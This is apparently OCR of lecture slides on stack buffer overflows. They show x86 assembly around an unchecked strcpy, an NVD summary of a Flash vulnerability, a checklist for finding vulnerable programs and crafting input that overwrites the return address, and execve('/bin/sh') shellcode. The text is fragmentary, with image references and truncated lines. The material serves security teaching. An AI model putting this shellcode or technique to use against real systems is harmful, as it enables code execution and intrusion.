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


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






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


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

EAX:
<buf ptr>

EIP → `movl %eax, (%esp)`

```
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


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


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



string = ”Hello world”

Our first buffer overflow™

EAX:
<buf ptr>

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    movl 8(%ebp), %eax
    movl %eax, 4(%esp)
    leal -28(%ebp), %eax
    movl %eax, (%esp)
    call strcpy
    xorl %eax, %eax      <- EIP
    leave
    ret
```


string = ”Lorem ipsum dolor
sit amet, consetetur”

Our first buffer overflow™



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

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
Relevance?

- 1988 Mo
- 2003 Wi
- 2008 Ni
- Today: ility and Exposur



National Cyber Awareness System

Vulnerability Summary for CVE-2014-0515

Original release date: 04/29/2014

Last revised: 05/31/2014

Source: US-CERT/NIST

Overview

Buffer overflow in Adobe Flash Player before 11.7.700.279 and 11.8.x through 13.0.x before 13.0.0.206 on Windows and OS X, and before 11.2.202.356 on Linux, allows remote attackers to execute arbitrary code via unspecified vectors, as exploited in the wild in April 2014.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/AU:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

Smashing the stack for fun and profit™

- In general: find an application that uses
  1) A (preferrably character) buffer on the stack, and
  2) Improperly validates its input by
     - using unsafe functions (strcpy, sprintf), or
     - incorrectly checking input values
  3) Allows you to control its input (e.g., through user input)

- Craft input so that it
  - Contains arbitrary code to execute (shellcode), and
  - Overwrites the function's return address to jump into this crafted code

Shell code

```
char *s = "/bin/sh";

execve(s, NULL, NULL);
```

```
movl $0xb, %eax
movl <s>, %ebx
movl $0x0, %ecx
movl $0x0, %edx
int $0x80
```


But where is `s` exactly?

Shell code problems


- With which address do we overwrite the return address?
- Where in memory is the string to execute?
- How to contain everything into a single buffer?

Where to jump?

Finding exact jump target can be hard:

